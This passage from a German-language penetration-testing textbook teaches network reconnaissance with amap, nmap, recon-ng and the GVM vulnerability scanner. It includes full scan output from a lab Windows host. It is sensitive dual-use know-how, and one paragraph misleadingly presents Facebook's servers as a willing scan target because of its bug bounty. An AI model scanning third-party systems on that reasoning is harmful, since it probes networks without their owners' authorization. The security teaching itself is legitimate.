Und das hat in diesem Versuch noch genauere Ergebnisse geliefert. Damit Sie die lange Ausgabe besser Überblicken können habe ich Sie nach den wichtigen Passagen gekürzt.

Hierbei weist `-T 1-1024` das Tool an einen Portscan für die TCP-Ports 1 bis 1024 auszuführen.

Bei Kali 2020.2 muss das Tool erst mit apt install xprobe nachinstalliert werden.

Bevor wir anfangen nach Schwachstellen zu suchen, wollen wir aber noch etwas mehr über die laufenden Serverdienste hinter den geöffneten Ports herausfinden. Und das geht so:

```
root@kali:~# amap -i nmap/hosts.gnmap -Abq
```

Mittels `-i nmap/hosts.gnmap` lesen wir die zuvor von `nmap` erstellte Datei ein und prüfen die von `nmap` gefundenen IP-Adressen und offenen Ports.

Die Option `-A` sorgt dafür, dass amap nicht nur die Banner (*Willkommensmeldungen der Serverdienste*) scannt, sondern einen vollständigen Test durchführt.

Der Schalter `-b` gibt die ASCII-Banner aus, falls welche empfangen wurden.

Und `-q` unterdrückt die Ausgabe von Ports, die geschlossen sind, was die ohnehin schon chaotische Ausgabe etwas übersichtlicher macht.

Anstatt `-A -b -q` lassen sich diese Schalter auch verkürzt als -Abq schreiben.

Und das ist das Ergebnis:

```
amap v5.4 (www.thc.org/thc-amap) started at 2017-04-08 22:39:01
- APPLICATION MAPPING mode

Protocol on 192.168.1.104:139/tcp matches netbios-session -
banner:
Protocol on 192.168.1.104:21/tcp matches ftp - banner: 220
Hello, I'm freeFTPd 1.0\r\n
Protocol on 192.168.1.104:80/tcp matches http - banner:
HTTP/1.0 404 Not Found\r\n\r\n
Protocol on 192.168.1.104:443/tcp matches http - banner:
HTTP/1.0 404 Not Found\r\n
Protocol on 192.168.1.104:22/tcp matches ssh - banner: SSH-2.0-
WeOnlyDo-wodFTPD 2.1.8.98\r\n
```

```
Protocol on 192.168.1.104:2869/tcp matches http - banner: HTTP/1.1 400 Bad Request\r\nContent-Type text/ html; charset=us-ascii\r\nServer Microsoft-HTTPAPI/2.0\r\nDate Sat, 08 Apr 2017 203826 GMT\r\nConnection close\r\nContent-Length 326\r\n\r\n<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http//www.w3.org/T
```

... Ausgabe gekürzt

```
Protocol on 192.168.1.104:5900/tcp matches vnc - banner: RFB 005.000\n
Protocol on 192.168.1.104:21/tcp matches smtp - banner: 220 Hello, I'm freeFTPd 1.0\r\n500 Command not understood\r\n
Protocol on 192.168.1.104:5900/tcp matches mysql - banner: RFB 003.003\nToo many security failures
Protocol on 192.168.1.104:445/tcp matches ms-ds - banner: SMBrS\nP)3FihO`(+00\n+7\n+7\n
Protocol on 192.168.1.104:135/tcp matches netbios-session - banner: \rS
Protocol on 192.168.1.104:49152/tcp matches netbios-session - banner: \rS
Protocol on 192.168.1.104:49153/tcp matches netbios-session - banner: \rS
Protocol on 192.168.1.104:49154/tcp matches netbios-session - banner: \rS
Protocol on 192.168.1.104:49155/tcp matches netbios-session - banner: \rS
Protocol on 192.168.1.104:49159/tcp matches netbios-session - banner: \rS
Protocol on 192.168.1.104:49158/tcp matches netbios-session - banner: \rS

amap v5.4 finished at 2017-04-08 22:39:46
```

Aber auch `nmap` bietet eine solche Option mit dem Schalter -sV an:

```
root@kali:~# nmap -O -sV -oA nmap/hosts --stylesheet=nmap.xsl --open --reason 192.168.1.104
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-08 01:57
CEST
Nmap scan report for 192.168.1.104
Host is up, received arp-response (0.0080s latency).
Not shown: 984 closed ports
Some closed ports may be reported as filtered due to --defeat-
rst-ratelimit
Reason: 984 resets
```

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 128	FreeFTPd 1.0
22/tcp	open	ssh	syn-ack ttl 128	WeOnlyDo sshd 2.1.8.98 (protocol 2.0)
80/tcp	open	http	syn-ack ttl 128	
135/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 128	Microsoft Windows netbios-ssn
443/tcp	open	https	syn-ack ttl 128	
445/tcp	open	microsoft-ds	syn-ack ttl 128	Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp	open	rtsp?	syn-ack ttl 128	
2869/tcp	open	http	syn-ack ttl 128	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp	open	http	syn-ack ttl 128	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5900/tcp	open	vnc	syn-ack ttl 128	RealVNC Enterprise 5.3 or later (protocol 5.0)
10243/tcp	open	http	syn-ack ttl 128	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49153/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49154/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC

```
49155/tcp open  msrpc       syn-ack   Microsoft Windows RPC
                            ttl 128
49158/tcp open  msrpc       syn-ack   Microsoft Windows RPC
                            ttl 128
49159/tcp open  msrpc       syn-ack   Microsoft Windows RPC
                            ttl 128
```

. . . Ausgabe gekürzt

`nmap` bietet sogar noch mehr - mit dem zusätzlichen Schalter `-sC` können wir diverse mitgelieferte Testscripts laufen lassen, die alle möglichen Tests auf Standard-Freigaben, Sicherheitslücken, häufige Fehlkonfigurationen und einiges mehr durchführen.

Diese Ausgabe sieht dann folgendermaßen aus:

```
root@kali:~# nmap -O -sV -sC -oA nmap/hosts --stylesheet=nmap.xsl --open
--reason 192.168.1.104

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-08 02:11 CEST
Nmap scan report for 192.168.1.104
Host is up, received arp-response (0.0073s latency).
Not shown: 984 closed ports
```

```
Some closed ports may be reported as filtered due to --defeat-
rst-ratelimit

Reason: 984 resets

PORT         STATE   SERVICE      REASON   VERSION

21/tcp       open    ftp          syn-ack  FreeFTPd 1.0
                                  ttl 128

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_Can't get directory listing: Can't parse PASV response:
"Entering passive mode (192,168,1,104,-40,-229)"

|_ftp-bounce: bounce working!

22/tcp       open    ssh          syn-ack  WeOnlyDo sshd
                                  ttl 128  2.1.8.98 (protocol
                                           2.0)

| ssh-hostkey:

|_ 1024 a6:df:8d:5d:54:3a:4a:f0:5c:46:bb:4a:4e:1f:77:b5 (RSA)

80 /tcp      open    http         syn-ack ttl 128

| fingerprint-strings:

|   DNSVersionBindReq:

|     LUSq

|   FourOhFourRequest, GetRequest:

|     HTTP/1.0 404 Not Found

|    . . . Ausgabe gekürzt

|_http-title: Site doesn't have a title.

135/tcp      open    msrpc        syn-ack  Microsoft Windows
                                  ttl 128  RPC

139/tcp      open    netbios-ssn  syn-ack  Microsoft Windows
                                  ttl 128  netbios-ssn

443/tcp      open    https        syn-ack ttl 128

| fingerprint-strings:
```

```
|   DNSVersionBindReq:
|     MW^d
|     \xd3
|   GetRequest:
|     HTTP/1.0 404 Not Found
|   ... Ausgabe gekürzt
|_http-title:        Site doesn't have a title.
445/tcp      open    microsoft-   syn-ack  Windows 7 Home
                     ds           ttl 128  Premium 7601 Service
                                           Pack 1 microsoft-ds
|                                          (workgroup:
                                           WORKGROUP)
554/tcp      open    rtsp?        syn-ack
                                  ttl 128
2869/tcp     open    http         syn-ack  Microsoft HTTPAPI
                                  ttl 128  httpd 2.0
                                           (SSDP/UPnP)
5357/tcp     open    http         syn-ack  Microsoft HTTPAPI
                                  ttl 128  httpd 2.0
                                           (SSDP/UPnP)
|_http-      server- header:      HTTPAPI/2.0
                     Microsoft-
|_http-title: Service Unavailable
5900/tcp     open    vnc          syn-ack  RealVNC Enterprise
                                  ttl 128  5.3 or later
                                           (protocol 5.0)
| vnc-info:
|   Protocol version: 005.000
|   Security types:
```

```
|_    VNC Authentication (2)
10243/tcp    open    http         syn-ack  Microsoft HTTPAPI
                                  ttl 128  httpd 2.0
                                           (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp    open    msrpc        syn-ack  Microsoft Windows
                                  ttl 128  RPC
   49153/tcp open    msrpc        syn-ack  Microsoft Windows
                                  ttl 128  RPC

49155/tcp open  msrpc  syn-ack ttl 128 Microsoft Windows RPC
49158/tcp open  msrpc  syn-ack ttl 128 Microsoft Windows RPC
49159/tcp open  msrpc  syn-ack ttl 128 Microsoft Windows RPC
```

. . . Ausgabe gekürzt

```
MAC Address: 74:DE:2B:AC:5A:2A (Liteon Technology)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS              CPE:              cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_
server_2008::sp1        cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/
o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008
SP1, Windows Server 2008 R2, Windows 8, or
Windows 8.1 Update 1
Network Distance: 1 hop
Service   Info:   Host:   TESTOPFER-PC;   OS:   Windows;   CPE:
cpe:/o:microsoft:windows

Host script results:
```

```
|_clock-skew: mean: -33s, deviation: 0s, median: -33s
|_nbstat: NetBIOS name: TESTOPFER-PC, NetBIOS user: <unknown>,
|  NetBIOS MAC: 74:de:2b:ac:5a:2a (Liteon Technology)
| smb-os-discovery:
|   OS: Windows 7 Home Premium 7601 Service Pack 1
|     (Windows 7 Home Premium 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: TESTOPFER-PC
|   NetBIOS computer name: TESTOPFER-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2017-04-08T02:13:20+02:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/. Nmap done: 1 IP address (1
host up) scanned in 216.78 seconds
```

Das liefert uns Informationen über die Versionen der einzelnen Dienste und denen Konfiguration:

zB:

```
| vnc-info:
|      Protocol version: 005.000
|      Security types:
|_       VNC Authentication (2)
```

Und

```
| smb-security-mode:
|  account_used: <blank>
|  authentication_level: user
|  challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```

Falls Sie sich sicher sind, dass ein Host erreichbar ist, dieser aber von `nmap` nicht gescannt werden kann, weil er als offline erkannt wird, dann kann das daran liegen, dass eine Firewall das Prüfen der Verfügbarkeit unterbindet. In solchen Fällen lässt sich `nmap` mit der Option -Pn anweisen, jeden Host als online zu betrachten und alle Tests durchzuführen. Dies kann bei größeren IP-Bereichen, die gescannt werden, sehr lange dauern.

Informationsbeschaffung 2.0

```
mark@kali:~$ recon-ng
[*] Version check disabled.

   _/_/_/   _/_/_/_/   _/_/_/   _/_/_/   _/     _/         _/     _/   _/_/_/
  _/   _/  _/      _/      _/     _/  _/_/   _/         _/_/   _/  _/
 _/_/_/   _/_/_/   _/      _/     _/  _/  _/  _/  _/_/_/  _/  _/  _/  _/  _/_/_/
_/   _/  _/      _/      _/     _/  _/   _/_/         _/   _/_/  _/     _/
_/   _/  _/_/_/_/   _/_/_/   _/_/_/   _/     _/         _/     _/   _/_/_/

           [recon-ng v5.1.1, Tim Tomes (@lanmaster53)]

[*] No modules enabled/installed.
```

```
[recon-ng][default] > marketplace info all
```

`recon-ng` nimmt Ihnen viel manuelle Arbeit ab und organisiert die Informationen übersichtlich in einer Datenbank für Sie. Daher sollten Sie sich dieses Tool unbedingt ansehen. Der oben gezeigte Befehl liefert Ihnen eine Liste aller verfügbaren Module. Dieses Tool ist nicht nur ein reiner Portscanner und kann uns bei vielen Aufgaben unterstützen! Eine Einführung in alle Module und Funktionen könnte selbst ein ganzes Buch füllen.

Mehr zu diesem Tool finden Sie unter: https://github.com/lanmaster53/recon-ng/wiki

Ich behandle dieses Tool in meinem Buch "**Basiswissen OSINT**" (*ISBN: 978-3756862399*) ausführlicher. Hier will ich nur ein kurzes und selbsterklärendes Beispiel zeigen:

```
[recon-ng][default] > workspaces create orf
[recon-ng][orf] > marketplace install recon/domains-hosts/hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules...
[recon-ng][orf] > modules load hackertarget
[recon-ng][orf][hackertarget] > options set SOURCE orf.at
SOURCE => orf.at
[recon-ng][orf][hackertarget] > run
[*] --------------------------------------------------
[*] Country: None
[*] Host: mims.orf.at
[*] Ip_Address: 194.232.104.8
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] --------------------------------------------------
[*] Country: None
[*] Host: ftp-weathersuite.orf.at
[*] Ip_Address: 194.232.72.162
```

```
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------
... Ausgabe gekürzt ...
```

Für eine ausführliche Erklärung verweise ich an der Stelle auf die Dokumentation von recon-ng und für eine Einführung in OSINT verweise ich auf mein Buch...

Nachdem wir einiges über das Ziel herausgefunden haben, wollen wir als nächstes testen, ob es aktuell noch nicht geschlossene Sicherheitslücken auf dem System gibt. Dazu ist GVM genau das richtige Werkzeug! So ein Scan ist allerdings wieder recht laut und auffällig. Daher würde ich vorab eher jeden Dienst von Hand googeln und nach bekannten Sicherheitslücken und Fehlkonfigurationen suchen!

GVM - Sicherheitslücken aufdecken

Bevor wir mit GVM arbeiten können, müssen wir die Dienste mit folgendem Befehl starten:

```
root@kali:~# gvm-start
```

Wenn wir überprüfen wollen, ob GVM läuft, können wir dies mit folgendem Befehl erreichen:

```
root@kali:~# systemctl status gvmd.service
• gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)
```

```
root@kali:~# systemctl status gvmd.service
● gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)
     Loaded: loaded (/lib/systemd/system/gvmd.service; disabled; preset: disabled)
     Active: active (running) since Fri 2023-08-11 21:28:05 CEST; 35s ago
       Docs: man:gvmd(8)
    Process: 220544 ExecStart=/usr/sbin/gvmd --osp-vt-update=/run/ospd/ospd.sock
                              --listen-group=_gvm (code=exited, status=0/SUCCESS)
   Main PID: 220553 (gvmd)
      Tasks: 1 (limit: 4606)
     Memory: 182.2M
        CPU: 1.718s
     CGroup: /system.slice/gvmd.service
             └─220553 "gvmd: gvmd: Wa" --osp-vt-update=/run/ospd/ospd.sock
                                       --listen-group=_gvm
```

Falls der Start fehlschlagen sollte, ist die einfachste Lösung das Setup von GVM erneut auszuführen. Dies erreichen Sie mit:


```
root@kali:~# gvm-setup
```

Die seitenlange Ausgabe erspare ich Ihnen an dieser Stelle. Das Passwort, das beim initialen Setup erstellt wurde, wird dadurch nicht geändert!

Allerdings dauert das Setup eine ganze Weile.

Danach können Sie auf GVM mit dem Browser zugreifen. Verwenden Sie dazu die folgende URL:

http://127.0.0.1:9392



Nachdem Sie sich mit dem Benutzer admin und Ihrem Passwort angemeldet haben, rufen Sie den Punkt namens "Tasks" aus dem Scan-Menü in der Navigations-leiste auf. Hier sind Ihre alten Scans aufgelistet und Sie können neue Scans erstellen!

Wenn Sie Ihre eigene IT-Infrastruktur scannen wollen, dann ist es eine gute Idee die Scan-Tasks, die Sie erstellen automatisiert in bestimmten Abständen laufen zu lassen. Damit haben Sie einen guten Überblick über die einzelnen Rechner und bleiben auf dem Laufenden ob neue Sicherheitslücken bekannt geworden sind und welche Rechner dagegen gepatcht werden müssen.


IT-Sicherheit ist ein laufender Prozess und, dass Sie heute keine ausnutzbaren Sicherheitslücken finden, bedeutet nicht, dass Sie morgen auch noch sicher sind. Es werden täglich neue Lücken bekannt und um ein annehmbares Maß an Sicherheit zu erreichen ist es unerlässlich Updates zu installieren und ein wachsames Auge auf die Systeme zu haben. Speziell in

kleinen Firmen, in denen es keinen richtigen Administrator gibt bzw. in denen ein Mitarbeiter oder der Chef dies nebenbei miterledigt sind Tools wie GVM ein sehr nützlicher Helfer.

Wenig versierte Angreifer lieben diese Tools ebenfalls - denn auch denen sparen sie viel Arbeit. Allerdings kann GVM mehr. Besitzt man die Zugangsdaten zu einem PC, was bei jedem Administrator zutrifft, dann kann sich GVM mit dem Rechner verbinden und auf Konfigurationsdateien zugreifen und darin nach Fehlkonfigurationen suchen, die für einen Angriff ausgenutzt werden könnten. Diesen Vorteil hat ein Angreifer nicht. Aber auch ohne diese Funktion lassen sich mit einer sehr hohen Wahrscheinlichkeit diverse Angriffspunkte identifizieren vor allem, wenn das System schlecht gewartet ist.


Allerdings prüfen Vulnerability-Scanner nur bekannte Sicherheitslücken. Sogenannte Zero-Day-Exploits (*derzeit vom Hersteller noch unbekannte und ungepatchte Sicherheitslücken*) sind logischerweise nicht in den Datenbanken dieser Tools aufgeführt. Solche Sicherheitslücken und die dazu passenden Programme, um Sie auszunutzen sind in Hacker-Kreisen Gold wert, denn dagegen gibt es derzeit noch keinen Patch und oftmals werden solche Angriffe auch nicht von IDS-Systemen entdeckt, denn diese basieren großteils auf der Erkennung bekannter Muster.

Kurz um - nur weil GVM oder Nessus nichts finden, heißt das nicht, dass Sie sicher sind oder, dass es keine Sicherheitslücken gibt. Und selbst wenn, dann ist das nur eine Momentaufnahme, die morgen schon anders aussehen könnte. Aber genug der langen Worte - starten wir unseren ersten Scan...



Links oben unter der Navigationsleiste des Web-Interfaces finden Sie drei Buttons. Wenn Sie mit der Maus über den ganz rechten Button (*Blatt mit dem Stern*) gehen erscheint das hier gezeigte Menü.


Wählen Sie "New Task" aus, und der folgende Dialog wird eingeblendet:



Im Feld "Name" sollten Sie einen möglichst selbsterklärenden Namen eingeben, denn darunter werden Ihre Scans gespeichert. Je besser Sie das im Vorfeld machen, umso mehr Überblick haben Sie später.

Die vorhin angesprochenen periodisch ausgeführten automatischen Scans lassen sich mit dem Punkt "Schedule" planen.

Eine der wichtigsten Eigenschaften ist der Punkt "Scan-Targets". Um ein neues Scan-Ziel anzulegen, klicken Sie auf das Blatt mit dem Stern rechts neben dem Dropdown-Menü. Danach sollten Sie folgenden Dialog sehen:



Auch hier können Sie einen Namen vergeben. Wichtig ist nur, dass Sie auch noch in einigen Tagen oder Wochen wissen, was sich hinter dem Namen verbirgt.

Unter "Hosts" haben wir die Möglichkeit manuell eine IP-Adresse (zB `192.168.1.199`), eine IP-Range (*zB* `192.168.1.1-254`) anzugeben oder eine Text-Datei mit folgendem Aufbau hochzuladen:

```
hosts,192.168.1.1-30
win7,192.168.1.104
metasploitable2,192.168.1.199
```

```
facebook,31.13.92.36
```

Bei Hosts, die über das Internet angesprochen werden und sich daher in der Regel hinter einer Firewall befinden kommt es oft vor, dass der Test, ob der Host online ist fehlschlägt, weil die Firewall die dazu nötigen Pakete verwirft. In dem Fall kann man diverse Optionen unter "Alive Test" ausprobieren oder den Scan mit der Einstellung "Consider alive", ähnlich wie mit dem -Pn Schalter von nmap, erzwingen. Auch hier gilt wieder - es kann sehr lange dauern bei großen IP-Ranges.

Facebook ist für derartige Experimente ein williges Opfer - nachdem sie eine Belohnung für das Entdecken von Sicherheitslücken ausgesetzt haben ist davon auszugehen, dass Sie Ihnen das Scannen ihrer Server nicht besonders krummnehmen. Sollen Sie stattdessen lieber Ihre eigene Webseite scannen wollen würde ich das beim Hoster vorher ankündigen und mit denen abklären. Ein Administrator könnte andernfalls Ihre Aktivitäten bemerken und ihrem Provider eine Abuse-Meldung senden. Daraufhin werden viele der Provider Ihren Netzzugang sperren. Sollte Ihr Scan ein System überlasten, zum Absturz bringen oder etwas Ähnliches wären auch Schadensersatzansprüche denkbar sowie im schlimmsten Fall strafrechtliche Verfolgung.

Daher kann ich Ihnen von solchen Aktionen ohne vorherige Zustimmung des Eigentümers der Server oder des Netzwerkes nur abraten. Hacker machen sich darum weniger Sorgen, da diese ohnehin über anonymisierte VPN-Netzwerke oder von geknackten Rechnern bzw. WLAN-Netzwerken arbeiten und somit nur schwerlich auszuforschen sind. Oder sie sitzen in Ländern, in denen derartige Dinge nicht wirklich verfolgt werden.


Bei den Punkten "SSH" bzw. "SMB", etc. können Sie die Login-Daten eintragen um sich mit dem PC zu verbinden und GVM die Konfigurationsdateien nach Fehlern durchsuchen zu lassen. Das ist wie gesagt nur für den Administrator der Maschinen möglich und nicht für einen Angreifer. Da wir uns hier auf die Möglichkeiten eines Angreifers beschränken wollen, lassen wir dies deshalb aus. Sie können es ja als Übung mit einem weiteren Scan an Ihren PCs testen...

